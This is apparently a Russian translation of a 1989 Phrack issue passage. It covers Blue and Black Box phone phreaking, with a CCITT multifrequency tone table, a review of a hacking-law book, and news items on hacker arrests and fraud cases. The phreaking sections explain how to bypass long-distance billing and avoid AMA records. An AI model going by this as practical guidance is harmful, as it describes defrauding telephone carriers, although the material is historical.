Последовательность действий с ранними Синими коробками выглядела так: звонящий набирал справочную службу в каком-нибудь отдалённом городе, из-за чего его машина AMA фиксировала бесплатный звонок в справочную. Когда оператор справочной отвечал, звонящий нажимал на Синей коробке клавишу 2600 Гц, что отключало оператора и давало ему доступ к магистральной линии межгорода. Затем он набирал KP, нужный номер и завершал нажатием ST, что заставляло вызываемый телефон звонить. На всём протяжении разговора машина AMA фиксировала бесплатный звонок оператору справочной. Техника требовала использования именно межгородской справочной, поскольку местная справочная, не будучи подключена к магистральной линии межгорода, была доступна через местную проводную коммутацию, а не через тоны CCITT.

Звонок куда угодно

Теперь представьте себе возможности. Предположим, пользователь Синей коробки находится в Филадельфии. Он звонит в справочную Чикаго, отключает оператора тоном KP, а затем набирает куда угодно, что было доступно при прямом наборе: Лос-Анджелес, Даллас или любую точку мира, если только пользователь Синей коробки знал международные коды.

Часто рассказывают легенду об одном пользователе Синей коробки, жившем в 1960-х годах в Нью-Йорке, у которого была подруга в колледже неподалёку от Бостона. В те времена дозвониться в студенческий городок по выходным было ещё сложнее, чем сегодня позвонить из Нью-Йорка во Флориду в праздничный день со скидкой через одного из бюджетных операторов дальней связи. Поэтому наш пользователь Синей коробки выходил на линию международного оператора до Рима, оттуда с помощью Синей коробки подключался к гамбургскому оператору и просил Гамбург

переключить звонок на Бостон. Гамбургский оператор был уверен, что звонок идёт из Рима, и поинтересовался, откуда у «оператора» такой хороший английский. На что наш пользователь ответил, что он эмигрант, нанятый обслуживать звонки американских туристов на родину. Каждые выходные, пока весь Северо-Восток задыхался от перегруженности льготными межгородскими линиями, наш пользователь Синей коробки без труда гнал свой голос почти на 7 000 миль — совершенно бесплатно.

«...Пользователь приложил динамик к микрофону телефонной трубки и просто нажал кнопки, соответствующие нужным тонам CCITT. Всё было именно так просто.»

На самом деле всё было ещё проще, чем кажется, — потому что пользователи Синей коробки обнаружили, что им вовсе не нужен оператор. Если они набирали действующий телефонный номер в определённых соседних, но принадлежащих к другому коду зоны, районах, они могли пользоваться Синей коробкой точно так же, как если бы подключились через линию оператора справочной. Абонент, чья линия использовалась таким образом, просто обнаруживал, что трубка «молчит», когда он её поднимал. Но если разговор по Синей коробке был коротким, «мёртвая» трубка неожиданно оживала при следующем поднятии. Пользуясь списком «дальних» номеров, пользователь Синей коробки никогда не досаждал никому настолько, чтобы тот пожаловался в телефонную компанию.

Разница между использованием Синей коробки через линию абонента, а не через оператора справочной, состояла в том, что на перфоленте AMA фиксировался реальный межгородской звонок стоимостью, возможно, 15 или 25 центов — вместо бесплатного. Разумеется, именно поэтому, когда Ма Белл наконец решила идти в публику с «помогающими» газетными статьями о пойманных пользователях Синей коробки, речь обычно шла о каком-нибудь студенте или «телефонном фрике». О пойманном мафиози не читали никогда. Жадность и глупость — вот почему попадались студенты.

Именно транзисторы побудили Ма Белл выйти в публичное пространство с информацией о Синей коробке. Применение транзисторов и RC-фазосдвигающих цепей в генераторах позволило создавать портативные Синие коробки недорого и достаточно компактными, чтобы ими можно было незаметно пользоваться с таксофона. Студенты многих технических вузов сошли с ума от портативной Синей коробки: они могли звонить родным, друзьям или организовать бесплатный сетевой сеанс (соединения через Альберту и Каролину — тема, достойная отдельного файла) и не платить Ма Белл ни цента.

В отличие от мафиози, готовых платить небольшую межгородскую плату при использовании Синей коробки, студентам хотелось всего и совершенно бесплатно, поэтому они использовали маршрутизацию через операторов справочной и нередко разговаривали «за счёт заведения» часами.

Ма Белл наконец осознала, что Синяя коробка обходится ей в большие деньги, и решила, что несколько публикаций об уголовных наказаниях, возможно, напугают пользователей Синих коробок настолько, чтобы те прекратили свою деятельность. Но кого поймала Ма Белл? Студентов и жадин. Чтобы поймать пользователей Синих коробок, Ма Белл просто проверяла перфоленты AMA на предмет аномально длинных звонков оператору справочной. Никто не разговаривал с оператором 5, 10, 30 минут или несколько часов. Как только длинный звонок оператору начинал регулярно появляться на перфоленте AMA, Ма Белл просто ставила линию на прослушку, и пользователь Синей коробки был пойман. (Теперь вы понимаете, почему я начал с объяснения машины AMA.) Если пользователь Синей коробки работал из телефонной будки, Ма Белл просто устанавливала наблюдение за этой будкой. Ма Белл могла и не знать, кто инициировал звонок, зато она знала, кто его получил, и вытащить из этого человека всё нужное не составляло труда.

Мафия и несколько любителей Синих коробок (возможно, их были тысячи) знали о машине AMA и потому использовали реальный телефонный номер для перехода KP. Их перфоленты AMA

выглядели совершенно законными. Даже если бы Ма Белл сообщила властям, что может предоставить список звонков, совершённых местными гангстерами напрямую, перфоленты AMA никогда не показали бы, куда те звонили через Синюю коробку. Например, если букмекер в Нью-Йорке хотел передать часть ставок в Чикаго, он мог совершить законный звонок на телефон в Нью-Джерси, а затем с помощью Синей коробки выйти на Чикаго. На его перфоленте AMA отобразился бы лишь звонок в Нью-Джерси. Звонок в Чикаго нигде не был бы зафиксирован. Разумеется, автоматический мониторинг тонов, компьютеризированный биллинг и ESS (Electronic Switching System — электронная система коммутации) сделали это практически невозможным, но именно так всё и обстояло в те времена.

Вы можете задаться вопросом, как Ма Белл раскрыла приёмы пользователей Синих коробок. Всё просто — они наняли нарушителей в качестве консультантов. Хотя первые газетные статьи подробно описывали потенциальные тюремные сроки для пойманных пользователей Синих коробок, найти статью о том, чем завершились дела, практически невозможно, — потому что большинство любителей отделались условными сроками и/или испытательным сроком, если помогали Ма Белл разрабатывать методы противодействия Синим коробкам. Утверждается, хотя это сложно доказать, что сотрудничавшие бывшие пользователи Синих коробок получали вознаграждение как консультанты. (Если не можешь победить — наними их работать на себя.)

Если у вас возникнут идеи насчёт Синей коробки, имейте в виду: современное коммутационное оборудование способно распознавать несанкционированные тоны. Именно поэтому местная АТС может оставить абонентские схемы Touch-Tone активными, почти приглашая вас пользоваться услугой Touch-Tone. Через несколько дней после того, как вы воспользуетесь несанкционированной услугой Touch-Tone, коммерческий офис позвонит и поинтересуется, желаете ли вы оплатить услугу или отключить её. То самое оборудование центральной АТС, которое знает, что вы используете частоты Touch-Tone, знает и то, генерирует ли ваша линия сигналы CCITT.

Чёрная коробка

Чёрная коробка использовалась преимущественно студентами, чтобы избежать платы при частых звонках между двумя определёнными точками — скажем, между колледжем и домом студента. В отличие от относительно сложной схемы Синей коробки, Чёрная коробка представляла собой не что иное, как конденсатор, кнопку мгновенного действия и батарею.

Как вы помните из нашего обсуждения Синей коробки, телефонная цепь в действительности устанавливается ещё до того, как вызываемый телефон начинает звонить, и эта цепь способна передавать переменный сигнал в обоих направлениях. Когда звонящий слышит в трубке сигнал вызова, на принимающем конце ничего не происходит: слышимый им сигнал — это тональный генератор на его местной телефонной станции. На вызываемый (называемый) телефон фактически подаётся напряжение вызова в 20 импульсов в секунду именно в те «мёртвые» паузы, когда набравший не слышит ничего между гудками. Когда вызываемый телефон снимается с рычага, он замыкает постоянноточный контур местной АТС — это сигнал прекратить подачу напряжения вызова. Примерно через три секунды замкнутый контур постоянного тока транслирует сигнал всей цепью обратно на машину AMA звонившего: вызываемый телефон снят с рычага.

ЧИСЛОВОЙ КОД CCITT
~~~~~~~~~~~~~~~~~~

Цифра	Частоты (Гц)
1	700+900
2	700+1100
3	900+1100
4	700+1300
~~~~~~~~~~~~~~~~~~

5	900+1300	
6	1100+1300	
7	700+1500	
8	900+1500	
9	1100+1500	
0	1300+1500	
Код 11	700+1700	для входящих
Код 12	900+1700	операторов
KP	1100+1700	Prime (начало набора)
KP2	1300+1700	Транзитный трафик
ST	1500+1700	Start (конец набора)

Хакинг: что законно, а что нет

Автор: Xandor SymmLeo Xet
При технической поддержке The ICH
Рецензент: HATCHET MOLLY (TK0GRM1@NIU.BITNET)
Exclusively for Phrack Inc.
8 марта 1989 года

«Hacking: What's Legal And What's Not» была изначально опубликована в 1987 году издательством «HackTel Communications» из Кросби, штат Техас. По имеющимся сведениям, книга больше не издаётся, поскольку автор, Xandor SymmLeo Xet, вступил в армию Соединённых Штатов. Э. Артур Браун из Миннесоты выкупил оставшийся тираж и продаёт его по цене $12.95 (плюс почтовые расходы и доставка), что примерно вдвое дешевле «обложечной цены» в $25.00.

Нас всегда учили не судить о книге по обложке, и, наверное, не стоит ожидать красивого переплёта и изысканных иллюстраций от самиздата — особенно если речь идёт о хакерстве и фрикинге. Но я не могу не отметить откровенную уродливость этого тома. Ради справедливости оговорюсь: компания E. Arthur Brown Company честно предупреждает о внешнем виде книги в своём рекламном объявлении.

«Книга» представляет собой около 300 ксерокопий страниц, распечатанных матричным принтером без режима NLQ. Однако это не значит, что вы получаете триста страниц информации: примерно половина листов напечатана лишь с одной стороны. В итоге, если бы всё было скопировано в двустороннем режиме, объём сократился бы примерно до 200 страниц. Листы помещены в симпатичный чёрный скоросшиватель на трёх кольцах, на обложке которого шелкографией нанесено название книги. (Не могу удержаться и не упомянуть, что на обложке заглавие пунктуационно неверно — хотя внутри рукописи всё в порядке.)

По всей видимости, автор(ы) намеревались в будущем выпускать дополнительные материалы и приложения к книге (разумеется, за отдельную плату). Именно поэтому формат скоросшивателя оправдан, и автор объясняет, что использовал односторонние копии в ряде мест, чтобы облегчить вставку так называемых «Hacker Reports». Так что критика в адрес оформления книги, пожалуй, отчасти несправедлива: похоже, все эти компромиссы были сделаны намеренно. Тем не менее это никак не меняет того, что вы фактически получаете, заказывая эту книгу. Все потенциальные покупатели должны чётко понимать, за что именно платят деньги.

Хватит о внешнем виде — давайте разберёмся, что же книга предлагает по существу. В целом это нечто среднее между практическим руководством и юридическим справочником. Значительная часть посвящена законам на уровне штатов и федеральным законам, регулирующим хакерство, фрикинг и пиратство. Здесь можно найти тексты законов о компьютерных преступлениях для каждого штата (актуальные на момент написания книги), а также федеральные законы о мошенничестве по проводным сетям связи и об авторском праве. Федеральный закон об электронной конфиденциальности коммуникаций (ECPA) не включён — вероятно, потому что на момент подготовки книги он ещё не был принят. Разделы о законах штатов выглядят достаточно полными, указаны исходные источники и необходимые ссылки — на случай если вы захотите проверить точность сведений или узнать об изменениях. Внимательный автор даже указал санкции, предусмотренные каждым законом. А для тех, кто не вполне понимает юридическую латынь, имеется короткий (очень короткий) правовой глоссарий.

Законодательство о компьютерных преступлениях составляет основную часть книги. Пожалуй, это самый полезный раздел, несмотря на то что информация к нынешнему моменту устарела минимум

на три года. Остальная часть посвящена разнообразным темам, которые покажутся банальными любому практикующему хакеру или фрикеру. Главы вроде «что такое сеть» и «как работает war dialer» мало что дадут опытному хакеру, а широкая публика может найти ту же информацию в более хорошо написанной книге Билла Ландрета.

Один момент меня заинтересовал: Ксет больше придерживается определения «хакера» в духе «компьютерного профессионала», нежели того, что принято в большинстве андерграундных кругов. Иными словами, он настаивает на том, что людей, получающих несанкционированный доступ к системам, следует называть «крэкерами», а не «хакерами». Он, как и многие представители хак/фрик-сообщества, раздражается, когда СМИ используют термины неправильно, — однако его логика несколько отличается от общепринятой. Примечательно, что, посвятив целую главу пиратству программного обеспечения, Ксет не осознаёт: слово «cracker» уже закреплено за вполне конкретным видом деятельности, а предлагать его в качестве замены «хакеру» лишь ещё больше запутывает картину. Для кого-то это мелочь, но безоглядное и, судя по всему, неосведомлённое употребление терминов и ярлыков плохо подходит книге, претендующей на роль полезного справочника.

В качестве иллюстрации привожу выдержки из его определений (точнее, «описаний») различных терминов из глоссария:

> ***Хакер:*** *Пользователь компьютера, не связанный с бизнесом, который работает за компьютером с модемом, хотя бы ориентируется на местном bulletin board и хотя бы слышал о CompuServe и The Source. Обычно его можно застать за поеданием пиццы или пончиков; он хорошо осведомлён о последствиях длительного воздействия больших доз кофеина — будь то несколько банок газировки (sic) или множество чашек кофе.*
>
> ***Крэкер:*** *Хакер, которому свойственна авантюрная жилка, влекущая его в неизведанные компьютерные меню и странные протоколы всего доброкачественного. Он умеет взламывать коды доступа или пароли, чтобы нелегально проникать в компьютер по телефону. Как правило, очень хорошо решает задачи, быстро соображает, действует осторожно. Часто считается умным и даже хитрым. Превосходный шахматист.*
>
> ***Крашер:*** *Крэкер, свернувший на кривую дорожку. Тот, кто получает удовольствие от уничтожения корпоративных систем и издевательств над беспомощными bulletin boards — удаляя информацию или файлы либо выводя систему из строя («роняя» её) вплоть до перезапуска сисопом. Очень умный, чрезвычайно опасный. Сообразительный, но безнадёжно дезориентированный. Их способность разрушать заслуживает уважения.*
>
> ***Пират:*** *Программный пират. Хакер, сосредоточивший усилия на взломе систем защиты авторских прав на программное обеспечение, встроенных в компьютерные диски с целью предотвратить нелегальное копирование заводских программ. Некоторые пираты имеют привычку коллекционировать взломанное ПО — либо чтобы обменивать его с другими пиратами на недостающие программы, либо просто ради самой коллекции и тешения самолюбия. Среди моих лучших друзей есть пираты. Как правило, очень миролюбивые люди, порой с политическими взглядами. И даже хитрее крэкеров и крашеров.*

Проблема этих определений в том, что они не являются взаимоисключающими и лишь укрепляют стереотипы, с которыми уже и без того сталкиваются хакеры, фрикеры и пираты. Любой фрик или хакер, читающий эту книгу, вряд ли обратит на подобные определения особое внимание — если вообще их прочитает. Но если СМИ воспользуются этим руководством как «образцом хакерской литературы», это лишь ещё больше закрепит расхожие предрассудки.

Значительный объём книги занимают так называемые «Серые страницы» (The Gray Pages). Позиционируясь как «национальный телефонный справочник хакеров», они представляют собой

прежде всего список телефонных номеров доступа к Telenet, Tymnet, Compuserve и The Source. Список вряд ли можно назвать «секретным», а его формат наводит на мысль, что это просто выгрузка страниц «info» с каждой из этих сетей. Номера могут пригодиться начинающему, однако было бы лучше включить инструкцию о том, как самостоятельно позвонить на бесплатный номер доступа (или обратиться в службу поддержки и спросить напрямую) и найти местный номер. Это не только сократило бы объём книги, но и дало бы начинающему повод сделать хоть что-то самостоятельно. (Не говоря уж о том, что именно так можно получить наиболее актуальную информацию.)

Остаток «Серых страниц» занимает список из 400 публичных BBS-систем. Несмотря на то что список озаглавлен «хакерские bulletin boards», многие из перечисленных систем вполне респектабельны и не поддерживают хак/фрик- или пиратскую деятельность. Горе тому начинающему, кто позвонит на CLAUG и начнёт спрашивать схемы blue box. Разумеется, главный недостаток этого списка в том, что, вероятно, уже через четыре месяца после публикации он наполовину устарел.

Кстати о blue box: Ксет приводит короткий перечень цветов боксов и их назначения. Схем боксов нет, как нет и обсуждения DTMF-тонов или других распространённых фрикерских знаний. Зато включены простые схемы и инструкции по эксплуатации индикатора подключения, проводного рекордера и преобразователя данных (для использования с проводным рекордером). Введение к этому разделу, озаглавленному «серое рыночное оборудование», сообщает, что будущие издания книги будут содержать схемы боксов.

Наконец, есть короткий раздел под названием «полезные вещи» (helpful stuff), написанный «The ICH». Раздел достаточно информативен, хотя и не отличается особой глубиной. По сути, он содержит таблицу ASCII, частоты DTMF, частоты спутниковой и сотовой связи, а также краткое описание сетей с коммутацией пакетов.

Подводя итог: «Hacking: What's Legal And What's Not» предлагает весьма базовую информацию для начинающего хакера, достаточно хороший (хотя и потенциально устаревший) обзор соответствующих законов штатов и федеральных законов о компьютерных преступлениях, а также несколько любопытных деталей, достойных внимания. Но при этом книга зря тратит место на списки bulletin boards и номеров дозвона, которые мало кому пригодятся. Опытные фрикеры, хакеры и пираты найдут здесь несколько материалов, недоступных в других источниках (например, раздел «Как думают хакеры», где Ксет утверждает, что, поскольку опрос на одном из BBS в Сан-Диего показал: 79% «хакеров» родились под знаком Льва, — достаточно прочитать астрологический портрет Льва, чтобы понять хакеров!). Однако подавляющее большинство информации — это старые новости в новой упаковке.

Тем, кто хочет получить широкое представление о компьютерном андерграунде, я могу рекомендовать эту книгу. Но если вы ищете действительно полезную информацию, советую обратиться на местный фрик/хак-BBS и воспользоваться доступными там G-файлами. Ничего из того, что есть в этой книге, вы не упустите. Цена в $12.95, установленная E. Arthur Brown, представляет собой разумное соотношение цены и качества, и если вы формируете «хакерскую библиотеку», возможно, стоит заказать экземпляр.

Phrack World News

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN        P h r a c k   W o r l d   N e w s    PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~    PWN
PWN                Issue XXV/Part 1             PWN
PWN                                             PWN
PWN                 March 29, 1989              PWN
PWN                                             PWN
PWN          Created, Written, and Edited       PWN
PWN               by Knight Lightning           PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Knight Lightning

На краю сети

Приветствую вас снова и добро пожаловать в Phrack World News, выпуск 25 — наш специальный выпуск к 25-летнему юбилею.

В этом номере — статьи о новом журнале TAP, о противостоянии Southwestern Bell и операторов BBS в Оклахома-Сити, подробнейший материал о хакерах КГБ, а также о Маттиасе Шпире, Клаусе Брунштайне, интервью с Пенго и многое другое.

Готовимся к SummerCon '89 — 22 марта 1989

Ещё раз, для тех, кто мог пропустить прошлый выпуск...

```
SummerCon '89
Saint Louis, Missouri
June 23-25, 1989

Brought To You By
Forest Ranger / Knight Lightning / Taran King
```

Программа этогодней конференции SummerCon будет представлять нечто среднее между двумя предыдущими. Мы планируем провести полноценную конференцию в субботу, 24 июня 1989 года. Конференция продлится столько, сколько потребуется; каждый желающий выступить должен заранее подготовить доклад и связаться с нами как можно скорее.

Место проведения SummerCon '89 уже определено, однако бронирование ещё продолжается. По этой причине мы воздерживаемся от публикации названия гостиницы. Все, кто всерьёз намерен посетить SummerCon '89, должны связаться с Taran King или со мной как можно раньше.

:Knight Lightning

Митник идёт на сделку с правосудием — 16 марта 1989

По материалам Kim Murphy (Los Angeles Times, фрагменты)

Кевин Митник признал себя виновным по одному пункту обвинения в компьютерном мошенничестве и по одному пункту — во владении несанкционированными кодами дальней телефонной связи. Он признал, что проник в компьютер компании DEC в Массачусетсе и тайно получил копию сложной программы для обеспечения компьютерной безопасности, на разработку которой компания потратила 1 миллион долларов.

По словам адвоката Митника, программа была предназначена для оповещения компаний о проникновении в их системы хакеров, подобных Митнику. По его словам, Митник никогда не пытался продать или распространить программу. Митник также признал, что имел в своём распоряжении 16 несанкционированных кодов дальней связи MCI, позволявших ему звонить бесплатно. Прокурор сообщил, что Митник использовал эти коды для подключения к компьютерам.

Митнику грозит один год лишения свободы. Согласно соглашению с прокуратурой, после выхода на свободу он должен в течение трёх лет находиться под надзором сотрудников пробационной службы. Прокуроры заявили, что согласились на 12-месячный приговор, поскольку финансовый ущерб оказался относительно невелик. DEC понесла убытки от 100 000 до 200 000 долларов в виде «простоя» компьютеров в ходе расследования кражи программы.

В рамках соглашения о признании вины прокуратура согласилась снять два дополнительных пункта обвинения, связанных с незаконным доступом к компьютеру Лидского университета в Англии, а также отдельное обвинение, связанное с программой DEC.

Новая Технологическая Партия Прогресса (TAP) — 11 марта 1989

Автор: Aristotle и редакция TAP Magazine

Как будет печататься TAP

TAP будет создаваться, редактироваться и печататься на различных машинах, которые принадлежат сотрудникам редакции или к которым они имеют полный доступ. Среди компьютеров — как персональные, так и мейнфреймы.

Среди печатающих устройств — матричные принтеры и промышленные лазерные принтеры; редакция имеет полный доступ ко всем этим устройствам. Для повышения качества печати и снижения нагрузки на сотрудников рассматривается возможность передачи печати профессиональному типографскому предприятию.

Финансирование TAP

Предполагается, что TAP будет финансироваться преимущественно за счёт подписчиков. В отличие от ранних лет TAP, мы не можем позволить себе раздавать журнал бесплатно. За исключением выпуска 92, TAP не будет распространяться бесплатно. Мы считаем, что именно эта политика старой редакции TAP была главной причиной хронической нехватки денег. Что касается первоначальных расходов, редакция способна покрыть все затраты, кроме печати, бумаги и почтовых расходов. По цене 1 доллар за выпуск мы рассчитываем на самоокупаемость. Все полученные средства будут направляться исключительно на нужды TAP — никакого распределения доходов между сотрудниками не предполагается. Три статьи расходов, перечисленные выше, будут основными, плюс периодические затраты на рекламу и прочее.

Как TAP будет получать статьи

На данный момент у редакции уже есть достаточно материалов как минимум для четырёх выпусков. Мы надеемся, что TAP будет опираться на статьи, присылаемые подписчиками. Если читатели не будут присылать материалы, нам придётся заполнять страницы менее качественными текстами. По нашим оценкам, в худшем случае TAP сможет существовать целый год без единой присланной статьи — это позволит нам без ущерба для читателей свернуть деятельность, если придётся. (Надеемся, что до этого не дойдёт!)

Кто входит в TAP

По состоянию на 07/03/89, в состав редакции TAP входят пятеро. «Редакторы»: Aristotle, Olorin The White, Predat0r и двое других, пожелавших остаться анонимными. Последние двое выбрали анонимность по ряду причин, в том числе ради собственной безопасности. Редакция не считает, что публикация имён необходима для создания доброй репутации журнала. Мы убеждены: читатели должны подписываться на TAP ради качества материалов, а не ради известности авторов. Разумеется, все, кто присылает статьи, будут получать соответствующие упоминания — за исключением тех, кто сам этого не пожелает. Если авторство установить невозможно, упоминание опускается.

Собрав информацию с досок объявлений и из других источников, несколько членов редакции пришли к выводу, что ряд сведений лучше распространять в печатном виде, в понятном формате. Мы убеждены, что одни только компьютеры не позволяют полноценно представить и распространить определённую информацию. Отличный пример — схемы устройств: все мы знаем, насколько плохи ASCII-схемы. К тому же в нашем сообществе у каждого свой компьютер — как же эффективно общаться? Ответ прост: печатный материал на бумаге.

Помимо преимуществ печати перед текстовыми файлами, есть и другие причины для выпуска журнала. Из-за нежелания специалистов обучать новичков (за исключением отдельных личностей) мы решили взять инициативу в свои руки. TAP будет стремиться подавать информацию так, чтобы её понял каждый. Мы готовы помогать как начинающим, так и опытным участникам сообщества. TAP — информатор для всех.

Почему именно TAP

Когда мы впервые получили коллекцию номеров TAP (вместе с несколькими номерами 2600), мы были поражены. Изучив всё это, ценность TAP и 2600 стала очевидна. 2600 нам очень понравился, но TAP мы просто полюбили. TAP идеально подошёл нам по духу. В нём есть всё для каждого. Примерно тогда мы попытались подписаться на оба журнала. Как известно, TAP прекратил существование в 1984 году, а 2600 до сих пор выходит. Мы подписались на 2600 и продолжили изучать старые номера TAP. Когда встал вопрос о собственном журнале, первой идеей стал TAP. После долгой дискуссии было решено, что TAP идеально подходит для наших целей. Поскольку нас интересуют хакинг, фрикинг и другие темы, TAP лучше, чем любой другой формат, отражает наши взгляды и идеи. Откровенно говоря, мы просто любили старый TAP и не могли упустить возможность вернуть его к жизни — и, надеемся, к прежней славе.

Где найти TAP

По всем вопросам, связанным с TAP, можно обратиться к редакции по почте или через аккаунты сотрудников на следующих BBS:

```
US Mailing Address:                    TAP
                                  P.O. Box 20264
                                Louisville, KY 40220

Beehive BBS - 703-823-6591
Hackers Den  - 718-358-9209
Ripco        - 312-528-5020
```

С уважением, редакция TAP

Комментарий редактора

Когда я впервые услышал о вновь созданном журнале TAP, я отнёсся к этому скептически и решил, что это очередная несбыточная мечта, как и многие подобные попытки прежде. К моему удивлению, журнал был доставлен точно в срок, как и обещали.

Выпуск 92 содержал следующее:

TAP RAP — в основном комментарии редакции о новом журнале и информация о подписке.

A BIT on BITNET (Введение в BITNET) — перепечатка материала Aristotle о Bitnet, опубликованного в P/HUN Newsletter, выпуск 3.

BELL PAYS for Evil deeds — новостная статья о Cincinnati Bell Telephone Co.

TMC PIN — информация о PIN-кодах телемаркетинговой компании.

Pyro-How To — как изготовить нитрид йода.

Разнообразная каталожная информация о Loompanics Unlimited и Specialized Products Company.

Раздел Big Brother — статья о тактике мести и социальной инженерии, взятая из Flagship News (корпоративное издание American Airlines), ранее также публиковавшаяся в RISKS Digest.

TELEPHONE CONTROLLED TAPE STARTER + Schematics

Также в номере — знаменитый логотип «Ma Bell Is A Cheap Mother» и ещё несколько сюрпризов. В финальной части перечислена информация, которую редакция TAP разыскивает.

Мои общие впечатления от номера — положительные. Качество печати высокое, текст превосходно читается. Сам журнал немного помялся при пересылке, но это ожидаемо. Первый выпуск — пробный, и именно поэтому в нём есть некоторое количество не оригинальных материалов, как пояснил Aristotle.

По моим оценкам, впереди ждут всевозможные интересные статьи, и в целом за 12 долларов в год новый TAP представляется выгодным вложением.

:Knight Lightning

Двое лжеремонтников в похищенных касках Illinois Bell с украденными инструментами наглядно продемонстрировали, что хищение из телефонов-автоматов — далеко не мелкая монета.

На прошлой неделе в Чикаго, штат Иллинойс, были арестованы Джордж У. Паррат, 47 лет, из Сок-Виллидж, штат Иллинойс, и Артур П. Хопкинсон, 40 лет, из Хикори-Хиллс, штат Иллинойс, — оба из пригородов Чикаго.

Прикидываясь ремонтниками Illinois Bell и разъезжая на белом с синим фургоне, замаскированном под служебный автомобиль Bell, эти двое похитили тысячи долларов из телефонов-автоматов по

всему Чикаго. Средний «улов» с одного автомата составлял около 200 долларов — причём некоторые аппараты они вскрывали по два-три раза.

Только стоимость ремонта повреждённых телефонов за прошедший год превысила 50 000 долларов, сообщил пресс-секретарь Illinois Bell Тони Абель.

По словам Абеля, сотрудники Illinois Bell заметили поддельный фургон в двух разных случаях и сообщили в службу безопасности компании. Сотрудники безопасности установили владельца по номерному знаку и обнаружили фургон у дома Паррата. Следователи тайно проследили за фургоном и наблюдали, как Паррат и Хопкинсон вскрыли два телефона-автомата в Калумет-Сити, штат Иллинойс, и два — в Хаммонде, штат Индиана, — городе на границе штатов, который обслуживает Illinois Bell.

Когда двое мужчин вернулись через границу штата в Калумет-Сити и принялись вскрывать очередной телефон-автомат, следователи задержали их. Лейтенант Томас Улетт из шерифского департамента округа Кук, прибывший на место, сообщил, что при задержании у арестованных было 120 долларов мелочью и инструменты Illinois Bell на 650 долларов. По его словам, им удавалось вскрыть монетоприёмник, опустошить его и скрыться менее чем за три минуты.

«Схема была весьма ловкой», — заявил Улетт, уточнив, что следователи Illinois Bell оценивают общий ущерб, нанесённый этой парой примерно за девять месяцев, когда компания уже знала об их деятельности, но не знала, кто за ней стоит, приблизительно в 35 000 долларов.

Паррат и Хопкинсон освобождены под залог и должны предстать перед окружным судом (отделение в Маркхэме, штат Иллинойс) 17 апреля 1989 года.

Информацию предоставил Patrick Townson

Банковское мошенничество было «легко» — 24 февраля 1989

По материалам The Independent (Лондон)

«17-летний младший кассир обманул National Westminster Bank на 1 миллион фунтов стерлингов в ходе компьютерного мошенничества», — таковы были показания на вчерашнем судебном заседании.

Судья Хелен Пэлин подвергла банк критике за слабую систему безопасности и отказала в компенсационном ордере на 15 000 фунтов, которые банку так и не удалось вернуть.

Получив доступ к компьютерной системе банка, юноша начал с того, что зачислил 10 фунтов на собственный счёт. Затем он выписал себе 12 000 фунтов фиктивными чеками. Позднее он перевёл кредит в 984 252 фунта на счёт приятеля и отпраздновал это, купив 50 бутылок шампанского.

Судья заявила: «Один из тревожных аспектов этого дела состоит в том, что молодой человек, недавно покинувший школьную скамью, смог неоднократно работать в системе NatWest, оставаясь незамеченным. Более того, в банке, судя по всему, открыто говорят о том, насколько легко в нём мошенничать».

Двое обвинены в «хакерском» преступлении — 24 февраля 1989

Автор: James Gribble (Milwaukee Journal)

Заявив о намерении усилить борьбу с компьютерными преступлениями, прокурор округа Милуоки предъявил обвинения двум жителям Милуоки в мошенническом получении бесплатных услуг дальней телефонной связи.

Уголовные обвинения, предъявленные в четверг Алану Карру, 35 лет, и Дэвиду Келси, 26 лет, стали первыми так называемыми «хакерскими» делами, переданными в прокуратуру.

Действуя независимо друг от друга с использованием домашних компьютеров и аналогичного программного обеспечения, оба обвиняемых предположительно получили коды карточек дальней связи клиентов независимой телефонной компании Schneider Communications.

Затем они использовали эти коды для того, чтобы счета за собственные звонки выставлялись клиентам Schneider, — так говорится в уголовной жалобе, подготовленной помощником прокурора Джоном Н. Реддином, руководителем отдела по делам о преступлениях «белых воротничков».

По словам Реддина, общий ущерб, вероятно, не превысил 1 000 долларов, однако это дело отражает растущую проблему.

«Судя по нашему расследованию, таких людей немало», — заявил он. — «Единственный способ остановить это — преследовать их в судебном порядке, потому что это кража. Это почти то же самое, что кто-то крадёт вашу кредитную карту и делает на неё покупки».

По словам Реддина, жертвой в данном случае выступила Schneider Communications, поскольку компании пришлось списать счета клиентов, которые на самом деле выставлял Карр и Келси.

Согласно материалам суда и данным Реддина, расследование было инициировано по жалобе Schneider Communications.

Компьютер компании фиксирует все звонки, отклонённые из-за неверного кода доступа. Ошибочные наборы клиентами давали от 10 до 30 таких отказов в месяц, однако в какой-то момент прошлого года их число подскочило до 1 000–2 000 в месяц.

По словам Реддина, распечатки показали: неизвестные лица раз за разом дозванивались на компьютер и последовательно меняли код доступа, изменяя каждый раз по одной цифре до тех пор, пока не подбирался рабочий код. Таким образом одновременно совершались сотни звонков.

Поскольку компания не имела возможности установить источник звонков, Wisconsin Bell установила на линию трассировочное устройство, с помощью которого звонки были прослежены до номеров Карра и Келси.

По словам Реддина, мужчины, по всей видимости, не были знакомы друг с другом и просто независимо занимались схожими схемами.

Карру инкриминируется использование пиратской программы «Hacking Construction Set Documentation», Келси — аналогичной программы «Mickey-Dialer». Согласно материалам суда, программы были изъяты в ходе обысков в домах обвиняемых.

Реддин признал, что технические средства защиты позволяют обнаружить подобные хищения постфактум, но не предотвратить их. То, что предположительно совершили Карр и Келси, может повторить любой компьютерный энтузиаст, располагающий нужным программным обеспечением и знаниями.

По мнению Реддина, ключ к сдерживанию компьютерных преступлений — их своевременное сообщение в правоохранительные органы.

«Лучший способ, который я могу предложить, — это подать жалобу в наш отдел», — заключил Реддин.

Phrack World News (Мировые Новости Phrack)

Автор: Knight Lightning

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                                 PWN
PWN         P h r a c k   W o r l d   N e w s       PWN
PWN         ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~       PWN
PWN                 Issue XXV/Part 2                PWN
PWN                                                 PWN
PWN                  March 29, 1989                 PWN
PWN                                                 PWN
PWN           Created, Written, and Edited          PWN
PWN                by Knight Lightning              PWN
PWN                                                 PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Немецкие хакеры взломали Лос-Аламос и NASA — 2 марта 1989 года

